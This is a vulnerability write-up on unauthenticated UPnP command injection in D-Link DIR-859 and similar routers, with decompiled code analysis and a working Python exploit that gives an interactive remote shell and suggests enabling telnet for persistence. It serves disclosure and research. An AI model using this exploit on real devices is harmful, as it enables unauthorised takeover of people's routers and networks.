Router D-LINK RCE

Researchers

- Miguel Mendez Z. - (s1kr10s)
- Pablo Pollanco - (secenv)

Technical details

- Affected models (confirmed): DIR-859 Rev Ax
- Firmware versions (confirmed): 1.06b01 Beta01, 1.05
- Potentially affected models:
  - DIR-859 Ax, Firmware versions older than 1.05
  - DIR-822 Rev C1, Firmware v3.12b04
  - DIR-822 Rev B1, Firmware v2.03b01
  - DIR-865L Rev A1, Firmware Patch v1.12b05
  - DIR-868L Rev A1, Firmware Patch v1.12b04
  - DIR-868L-R Rev A1, Firmware Patch v1.11b01 Beta01
  - DIR-823 Rev A1, Firmware Patch v1.00b06 Beta
  - DIR-868L Rev B1, Firmware v2.05b02
  - DIR-818LW Rev B1, Firmware Patch v2.05b03 Beta08
  - DIR-895L Rev A1, Firmware Patch v1.12b10
  - DIR-880L Rev A1, Firmware v1.08b04
  - DIR-865L Rev A1, Firmware v1.07.b01
  - DIR-869 Rev Ax, Firmware v1.03b02 Beta02
  - DIR-859 Rev Ax, Firmware Patch v1.06b01 Beta01

Vulnerability

- Remote code execution (Unauthenticated, LAN)

Analysis of the vulnerability


The remote code execution vulnerability was found in the code used to manage UPnP requests. Below we will provide a short description of the UPnP protocol.

What is UPnP?

UPnP is a communication protocol between devices, within a private network. One of its key functions is to open ports autonomously and automatically, without the user having configure the router manually for each program. It is especially useful in systems used for video games, as it works dynamically and, as we said before, autonomous.

Returning to the analysis, we show in broad strokes the function genacgi_main(), which contains the vulnerability that allows us to execute code, and also the conditions that we must meet to reach the code pictured below.

As you can see below, sprintf() sets a buffer containing all values, including the parameter "?service=" with its value, which is what we will be tracking here.



For a better understanding of how the vulnerability occurs, we show part of the decompiled pseudo-code of the genacgi_main() function below (names of variables were modified for clarity).

```
/* The method must be SUBSCRIBE to go for our bug */
metodo = getenv("REQUEST_METHOD");
request_uri = getenv("REQUEST_URI");
request_uri_0x3f = strchr(request_uri,0x3f);
cmp_service = strncmp(request_uri_0x3f,"?service=",9);
if (cmp_service != 0) {
  return -1;
}
/* more code */

valor_subscribe = strcasecmp(metodo,"SUBSCRIBE");
request_uri_0x3f = request_uri_0x3f + 9;
if (valor_subscribe != 0) {
  /* more code */
}

server_id_3 = getenv("SERVER_ID");
http_sid_2 = getenv("HTTP_SID");
http_callback_2 = getenv("HTTP_CALLBACK");
http_timeout = getenv("HTTP_TIMEOUT");
http_nt_2 = getenv("HTTP_NT");
remote_addr = getenv("REMOTE_ADDR");
/* more code */

if (cmp_http_callback == 0) {
  /* more code */

  str_http_callback_0x2f = strchr(http_callback_2 + 7, 0x2f);
  if (str_http_callback_0x2f != (char *)0x0) {
    get_pid_1 = getpid();

    /*vulnerable code */
    sprintf(buffer_8,"%s\nMETHOD=SUBSCRIBE\nINF_UID=%s\nSERVICE=%s\nHOST=%s\nURI=/%s\nTIMEOUT=%d\nREMOTE=%s\nSHELL_FILE=%s/%s_%d.sh",
        "/htdocs/upnp/run.NOTIFY.php", server_id_3, request_uri_0x3f, http_callback_2 + 7, str_http_callback_0x2f + 1, http_timeout, remote_addr, "/var/run", request_uri_0x3f, get_pid_1);

    /* data send */
    xmldbc_ephp(0,0,buffer_8,stdout);
  }
}
/* more code */
```

The data contained in "buffer_8" is then sent to PHP by using xmldbc_ephp() (which finally cals send()).


```
int xmldbc_ephp(int 0,int 0_,char *buffer_8,int stdout)
{
  size_t len_buffer;
  int ret_prepre;

  len_buffer = strlen(buffer_8);
  len_buffer._2_2_ = (short)len_buffer;
  ret_prepre = [ ... send(socket,buffer_8,(uint)len_buffer,0x4000); ]
  return ret_prepre;
}
```

As the code shows, the URL is obtained from the environment variable "REQUEST_URI", and then its structure is validated as follows:

```
request_uri = "http://IP:PORT/*?service=nombre_archivo"
request_uri_0x3f = strchr(request_uri,0x3f);
----strchr()---- + 9 ---- controlamos el nombre con la variable => request_uri_0x3f
```

By calling strchr() and strncmp(), the code checks that the value "0x3f" (= the character "?") and the string "?service=*" are present; after that, it validates the request method: if SUBSCRIBE is called, the code adds a 9 bytes offset to the request_uri_0x3f pointer, placing it where the filename is. Some other variables are initialized, and finally sprintf() is used to concatenate values from many variables, filling a buffer that sets new variables to be passed, among which is "SHELL_FILE", passed in the format string "%s_%d.sh", which is used to give name to a new shell script.

Once data is copied to the "buffer_8" buffer, data is set in memory as follows:



The data contained in the buffer is now processed by the PHP file "run.NOTIFY.php", where the request method is validated once again.

File: run.NOTIFY.php

```
$gena_path = XNODE_getpathbytarget($G_GENA_NODEBASE, "inf", "uid", $INF_UID, 1);
$gena_path = $gena_path."/".$SERVICE;
GENA_subscribe_cleanup($gena_path);

/* IGD services */
if        ($SERVICE == "L3Forwarding1")      $php = "NOTIFY.Layer3Forwarding.1.php";
else if ($SERVICE == "OSInfo1")            $php = "NOTIFY.OSInfo.1.php";
else if ($SERVICE == "WANCommonIFC1")      $php = "NOTIFY.WANCommonInterfaceConfig.1.php";
else if ($SERVICE == "WANEthLinkC1")       $php = "NOTIFY.WANEthernetLinkConfig.1.php";
else if ($SERVICE == "WANIPConn1")         $php = "NOTIFY.WANIPConnection.1.php";
/* WFA services */
else if ($SERVICE == "WFAWLANConfig1")     $php = "NOTIFY.WFAWLANConfig.1.php";

if ($METHOD == "SUBSCRIBE")
{
    if ($SID == "")
        GENA_subscribe_new($gena_path, $HOST, $REMOTE, $URI, $TIMEOUT, $SHELL_FILE, "/htdocs/upnp/".$php, $INF_UID);
    else
        GENA_subscribe_sid($gena_path, $SID,  $TIMEOUT);
}
else if ($METHOD == "UNSUBSCRIBE")
{
    GENA_unsubscribe($gena_path, $SID);
}
```

The script calls the PHP function "GENA_subscribe_new()", passing it the variables obtained in the genacgi_main() function of the cgibin program, including the "SHELL_FILE" variable. As shown in the previous genacgi_main() code, this variable is used to set part of the filename.

File: gena.php function GENA_subscribe_new()

```
function GENA_subscribe_new($node_base, $host, $remote, $uri, $timeout, $shell_file, $target_php, $inf_uid)
{
    anchor($node_base);
    $count = query("subscription#");
    $found = 0;
    /* find subscription index & uuid */
    foreach ("subscription")
    {
        if (query("host")==$host && query("uri")==$uri)    {$found = $InDeX; break;}
    }
    if ($found == 0)
    {
        $index = $count + 1;
        $new_uuid = "uuid:".query("/runtime/genuuid");
    }
    else
    {
        $index = $found;
        $new_uuid = query("subscription:".$index."/uuid");
    }

    /* get timeout */
    if ($timeout==0 || $timeout=="") {$timeout = 0; $new_timeout = 0;}
    else {$new_timeout = query("/runtime/device/uptime") + $timeout;}
    /* set to nodes */
    set("subscription:".$index."/remote",    $remote);
    set("subscription:".$index."/uuid",        $new_uuid);
    set("subscription:".$index."/host",        $host);
    set("subscription:".$index."/uri",        $uri);
    set("subscription:".$index."/timeout",    $new_timeout);
    set("subscription:".$index."/seq", "1");

    GENA_subscribe_http_resp($new_uuid, $timeout);
    GENA_notify_init($shell_file, $target_php, $inf_uid, $host, $uri, $new_uuid);
}
```

As we can see, the "GENA_subscribe_new()" function does not modify the $shell_file variable.

We can see two functions here: "GENA_subscribe_http_resp()", which only loads the headers to be passed in the UPnP response, and "GENA_notify_init()" which receives the "$shell_file" variable, of which we are keeping track.

File: gena.php function GENA_notify_init()

```
function GENA_notify_init($shell_file, $target_php, $inf_uid, $host, $uri, $sid)
{

    $inf_path = XNODE_getpathbytarget("", "inf", "uid", $inf_uid, 0);
    if ($inf_path=="")
    {
        TRACE_debug("can't find inf_path by $inf_uid=".$inf_uid."!");
        return "";
    }
    $phyinf = PHYINF_getifname(query($inf_path."/phyinf"));
    if ($phyinf == "")
    {
        TRACE_debug("can't get phyinf by $inf_uid=".$inf_uid."!");
        return "";
    }

    $upnpmsg = query("/runtime/upnpmsg");
    if ($upnpmsg == "") $upnpmsg = "/dev/null";
    fwrite(w, $shell_file,
        "#!/bin/sh\n".
        'echo "[$0] ..." > '.$upnpmsg."\n".
        "xmldbc -P ".$target_php.
            " -V INF_UID=".$inf_uid.
            " -V HDR_URL=".$uri.
            " -V HDR_HOST=".$host.
            " -V HDR_SID=".$sid.
            " -V HDR_SEQ=0".
            " | httpc -i ".$phyinf." -d \"".$host."\" -p TCP > ".$upnpmsg."\n"
    );
    fwrite(a, $shell_file, "rm -f ".$shell_file."\n”); /* Aquí es donde se ejecuta el código inyectado en el nombre del archivo */
}
```

This is where "SHELL_FILE" finally ends up. It is used as part of the name of a new file that is created by calling the PHP function "fwrite()". This function is used twice: the first one creates the file, taking its name from the SHELL_FILE variable we control and concatenating the output of getpid(), as follows:

```
Request: http://IP:PORT/*?service=file_name
System: /var/run/file_name_13567.sh
```

The second call to "fwrite()" appends a new line to this file, containing a call to the "rm" system command to delete itself.

To exploit this, we only need to insert a system command wrapped in backquotes (`$command`), which will then be injected in the shell script, and gives us our RCE; the "rm" command will fail, because the filename string will be replaced by the output returned by "rm" (an empty string).

```
Request: http://IP:PORT/*?service=`ping 192.168.0.20`
System: /var/run/`ping 192.168.0.20`_13567.sh
Run: rm -f `ping 192.168.0.20`_13467.sh
```

Exploit PoC

With all said, we wrote a functional script to exploit this RCE.

```
import socket
# Exploit By Miguel Mendez & Pablo Pollanco

def httpSUB(server, port, shell_file):
    con = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    request = "SUBSCRIBE /gena.cgi?service=" + str(shell_file) + " HTTP/1.0\n"
    request += "Host: " + str(server) + str(port) + "\n"
    request += "Callback: http://192.168.0.1:1313/ServiceProxy1\n"
    request += "NT: upnp:event\n"
    request += "Timeout: Second-1800\n"
    request += "Accept-Encoding: gzip, deflate\n"
    request += "User-Agent: gupnp-universal-cp GUPnP/1.0.2 DLNADOC/1.50\n\n"

    con.connect((socket.gethostbyname(server),port))
    con.send(request.encode())
    results = con.recv(4096)
    print(results.decode())

serverInput = '192.168.0.1'
portInput = 49152

while True:
    command = raw_input('$ ')
    shell_file = '`' + command + '`'
    httpSUB(serverInput, portInput, shell_file)
```

With this exploit we can next start the telnet service to maintain access. Boom!